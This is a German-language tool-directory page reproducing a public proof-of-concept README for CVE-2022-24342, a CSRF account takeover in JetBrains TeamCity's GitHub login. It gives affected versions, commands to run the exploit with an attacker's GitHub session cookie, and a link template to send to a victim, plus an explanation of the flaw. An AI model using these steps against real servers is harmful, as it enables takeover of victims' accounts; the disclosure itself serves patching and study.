
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-24342 — PoC für CVE-2022-24342: Kontenübernahme per CSRF in der GitHub-Authentifizierung | Kitploit

Tools/GitHubGitHub/yuriisanin/cve-2022-24342
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsAuthentifizierungRed Teaming
GitHubyuriisanin/cve-2022-24342

CVE-2022-24342

PoC für CVE-2022-24342: Kontenübernahme per CSRF in der GitHub-Authentifizierung

Repository anzeigen
37733vor 4 JahrenVon Kitploit geprüft
Teilen

CVE-2022-24342

JetBrains TeamCity – Kontoübernahme durch CSRF bei GitHub-Authentifizierung (PoC)

  • CVE-2022-24342
    • Anforderungen
    • Verwendung
    • Wie funktioniert es?
      • GitHub OAuth2: Verarbeitungsreihenfolge der Abfrageparameter
      • CVE-2022-24342: HTTP-Anfrageablauf

Anforderungen

  • JetBrains TeamCity <2021.2.1
  • GitHub-Authentifizierung aktiviert

Verwendung

  1. Versuchen Sie, sich mit dem GitHub-Konto des Angreifers bei der Ziel-TeamCity-Instanz anzumelden, um die GitHub-Anwendung von TeamCity zu autorisieren.

  2. Installieren & ausführen:

$ git clone https://github.com/yuriisanin/CVE-2022-24342
$ cd CVE-2022-24342/
$ pip3 install -r requirements.txt
$ python3 exploit.py -h

usage: exploit.py [-h] -s S [-p P]

optional arguments:
  -h, --help  show this help message and exit
  -s S        GitHub user session
  -p P        Uvicorn port

$ python3 exploit.py -s {attackers_github_session_cookie}

Wenn Sie den Exploit auf dem lokalen Rechner ausführen, benötigen Sie möglicherweise Ngrok oder Alternativen.

$ ngrok http 8000
  1. Erstellen Sie eine GitHub-OAuth2-Anwendung:
Startseite: "http://{exploit-host}:8000"
Autorisierungsrückruf-URL: "http://{exploit-host}:8000/callback"
  1. Senden Sie den folgenden Link an ein Opfer:
http://{exploit-host}:8000/exploit?target_host=http://{target-host}&gh_client_id={github_oauth_client_id}

DEMO:
CVE-2022-24342 Demo

Wie funktioniert es?

TeamCity war anfällig für die Injektion von Abfrageparametern während des OAuth2-Ablaufs, was es einem Angreifer ermöglichte, einen Benutzer auf eine beliebige GitHub-OAuth2-Anwendung umzuleiten, einen gültigen Statusparameter abzufangen und ein beliebiges GitHub-Konto mit dem TeamCity-Konto des Opfers zu verbinden.

Dies war aufgrund der folgenden Punkte möglich:

  • GitHub OAuth2: Verarbeitungsreihenfolge der Abfrageparameter
  • TeamCity Abfrageparameter-Injektion

GitHub OAuth2: Verarbeitungsreihenfolge der Abfrageparameter

github-oauth-parameters-processing

CVE-2022-24342: HTTP-Anfrageablauf

requests-flow

Unterstützung

Sie können mir auf Twitter, GitHub oder YouTube folgen.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






